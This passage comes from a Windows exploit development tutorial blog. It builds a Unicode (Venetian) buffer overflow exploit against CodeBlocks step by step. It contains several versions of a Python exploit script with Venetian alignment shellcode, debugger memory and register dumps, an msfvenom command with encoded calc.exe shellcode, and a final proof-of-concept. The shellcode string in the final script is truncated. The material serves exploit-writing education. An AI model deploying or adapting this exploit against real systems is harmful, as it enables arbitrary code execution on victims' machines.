Now that the execution of `ADD AH,CL` has been halted, we can run 100h of code. Now, in order to jump to shellcode, we must apply the operations `PUSH EAX` opcode `0x50` and `ret 0xc3`.




```

1  #!/usr/bin/python
2
3  buffer= "A"*1982
4  buffer+="\x61\x62"
5  buffer+="\xb3\x55"
6
7  #Venetian shellcode
8
9  buffer+="\x51"           #POP EBX is the register closest to our shellcode
10 buffer+="\x42"           #Venetian padding
11 buffer+="\x58"           #POP EAX and put ECX into EAX
12 buffer+="\x42"           #Venetian padding
13 buffer+="\x42"           #Venetian padding --- here i put one more
14 buffer+="\x05\x28\x11"   #ADD EAX, 0x11002800
15 buffer+="\x42"           #Venetian padding
16 buffer+="\x2d\x13\x11"   #SUB EAX, 0x11001300
17 buffer+="\x42"           #Venetian padding
18 buffer+="\x50"           #PUSH EAX
19 buffer+="\x42"           #Venetian padding
20 buffer+="\xc3"           #RETN
21
22 buffer+=("\xcc\xcc\xcc\xcc")
23 buffer+=("\x44"*(5000-len(buffer)))
24 f=open('exploit.txt','w');
25 f.write(buffer);
26 f.close();
27 print "[+] File create."

```

Copy all the junk into CodeBlocks.



It's good that we moved everything from ECX inside of EAX. We need to determine the precise NOPs before the shellcode, so let's check where to start the DDDD.

```
0022D3A8 00CC00CC 1F 1F 00000000
0022D3AC 00CC00CC 1F 1F 00000000
0022D3B0 00440044 D.D. codeb loc. 00440044
0022D3B4 00440044 D.D. codeb loc. 00440044
0022D3B8 00440044 D.D. codeb loc. 00440044
0022D3BC 00440044 D.D. codeb loc. 00440044
0022D3C0 00440044 D.D. codeb loc. 00440044
0022D3C4 00440044 D.D. codeb loc. 00440044
0022D3C8 00440044 D.D. codeb loc. 00440044
0022D3CC 00440044 D.D. codeb loc. 00440044
0022D3D0 00440044 D.D. codeb loc. 00440044
0022D3D4 00440044 D.D. codeb loc. 00440044
0022D3D8 00440044 D.D. codeb loc. 00440044
0022D3DC 00440044 D.D. codeb loc. 00440044
0022D3E0 00440044 D.D. codeb loc. 00440044
0022D3E4 00440044 D.D. codeb loc. 00440044
0022D3E8 00440044 D.D. codeb loc. 00440044
0022D3EC 00440044 D.D. codeb loc. 00440044
```

The address where D begins is `0x0022D3A8`. Let's now examine EAX's value.

```
Registers (FPU)
EAX 0022D41C UNICODE "DDDDDDDDDDDDDDDDDDDD"
ECX 8822B388
EDX 0022BF02
EBX 77677100 ntdll.KiIntSystemCall
ESP 0022BE49
EBP 0022D380
ESI 77677200 ntdll.77677200
EDI 0022D380
EIP 0022D410
```


Address for EAX is 0x0022D41C.

We now need to perform a quick math operation: $0x0022D3A8 - 0x0022D41C$
 $= 78h$ (decimal -116) followed by $116/2 = 58$. I'm done now. Rewrite
the script once more.

```

1  #!/usr/bin/python
2
3  buffer= "A"*1982
4  buffer+="\x61\x62"
5  buffer+="\xb3\x55"
6
7  #Venetian shellcode
8
9  buffer+="\x51"           #POP EBX is the register closest to our shellcode
10 buffer+="\x42"           #Venetian padding
11 buffer+="\x58"           #POP EAX and put ECX into EAX
12 buffer+="\x42"           #Venetian padding
13 buffer+="\x42"           #Venetian padding --- here i put one more
14 buffer+="\x05\x28\x11"    #ADD EAX, 0x11002800
15 buffer+="\x42"           #Venetian padding
16 buffer+="\x2d\x13\x11"    #SUB EAX, 0x11001300
17 buffer+="\x42"           #Venetian padding
18 buffer+="\x50"           #PUSH EAX
19 buffer+="\x42"           #Venetian padding
20 buffer+="\xc3"           #RETN
21
22 buffer+="\x90"*58
23 buffer+=("\xcc\xcc\xcc\xcc")
24 buffer+=("\x44"*(5000-len(buffer)))
25 f=open('exploit.txt','w');
26 f.write(buffer);
27 f.close();
28 print "[+] File create."

```



First, the address stopped at `0xcc`; now let's write shellcode at that location.

```

kali@kali:~/Desktop$ msfvenom -p windows/exec cmd=calc.exe -e x86/unicode_upper BufferRegister=EAX
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/unicode_upper
x86/unicode_upper succeeded with size 517 (iteration=0)
x86/unicode_upper chosen with final size 517
Payload size: 517 bytes
PPYAIAIAIAQATAXAZAPU3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABAB
AB30APB944JBKLB8E2M0KPKPS03YZEP17P2DDKPPP04KQBLDK0RMDDKRR08LOH70JMV01KOVLOLC13LKRNLMP7QXOLMM18G9RKB0R1GDKQBN0DK0JOL4
KPLN13HJC0HKQZ1R14K1I00KQ8SDK19MHYSNZQ9TK04DKM1XV01K06LI180LMM1GWP89PSEJVLCCMZOK3M04D5K428DK0XNDM1XS36TKLLPKDK28MLKQ
YCTKTKTKKQJ0SY14MTNDQKQK310Y0ZB1K0IP10101J4KLRZKTMQM2JKQTMU57BKPM0M0PPC801DKBOSWK09E7KZPGEUR0VC8764UGM5MKOHUOLM6SLKZ5
0KKK0RUKUWKPGMCD2202JM023KOYE2CS1BL1SNNBED81UKPAA
kali@kali:~/Desktop$


```

Final Poc.

```

1  #!/usr/bin/python
2
3  buffer= "A"*1982
4  buffer+="\x61\x62"
5  buffer+="\xb3\x55"
6
7  #-Venetian shellcode
8
9  buffer+="\x51"           #POP EBX is the register closest to our shellcode
10 buffer+="\x42"           #Venetian padding
11 buffer+="\x58"           #POP EAX and put ECX into EAX
12 buffer+="\x42"           #Venetian padding
13 buffer+="\x42"           #Venetian padding --- here i put one more
14 buffer+="\x05\x28\x11"   #ADD EAX, 0x11002800
15 buffer+="\x42"           #Venetian padding
16 buffer+="\x2d\x13\x11"   #SUB EAX, 0x11001300
17 buffer+="\x42"           #Venetian padding
18 buffer+="\x50"           #PUSH EAX
19 buffer+="\x42"           #Venetian padding
20 buffer+="\xc3"           #RETN
21
22 buffer+="\x90"*58
23 #Calc.exe shellcode
24 buffer+="PPYAIAIAIAQATAXAZAPU3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIA
25 buffer+="\x44"*(5000-len(buffer))
26 f=open('exploit.txt','w');
27 f.write(buffer);
28 f.close();
29 print "[+] File create."

```



■ Reference

<https://www.corelan.be/index.php/2009/11/06/exploit-writing-tutorial-part-7-unicode-from-0x00410041-to-calc/>

<http://www.fuzzysecurity.com/tutorials/expDev/5.html>

<https://www.blackhat.com/presentations/win-usa-04/bh-win-04-fx.pdf>

<http://lilxam.tuxfamily.org/blog/?p=259&lang=en>

<https://www.securitysift.com/windows-exploit-development-part-7-unicode-buffer-overflows/>

📁 [windows](#), [windows-exploit-dev](#), [asm](#)

🏷️ [#windows](#) [#windows-exploit-dev](#) [#asm](#) [#reverse-engineering](#)

This post is licensed under **CC BY 4.0** by the author.

Share: [Twitter](#) [Facebook](#) [Telegram](#) [LinkedIn](#) [Reddit](#)

Further Reading

Jan 10, 2019

WINDOWS EXPLOIT DEVELOPMENT PART I

Setup Environment Hello everyone. Today, I will show you how to use WinDbg and Immunity Debugger to make a buffer overflow. I'll pay more attention to WinDbg...

Jan 16, 2019

WINDOWS EXPLOIT DEVELOPMENT PART II

Windows Exploit Development Part II Hello everyone. Today, I'll show you the different skills you need to create exploits. In this section, I'll talk more...

Jan 18, 2019

WINDOWS EXPLOIT DEVELOPMENT PART III

SEH Handler mechanism behind the application Hello everyone. I'll be talking about Windows Exploit Development SEH today. The second flaw I found was in...

OLDER

Windows Exploit Development Part
VI

NEWER

Volatility: Extract Password
from RAM

© 2026 **Moldovan Darius (T3jv1l)**. Some rights reserved.
Using the **Chirpy** theme for **Jekyll**.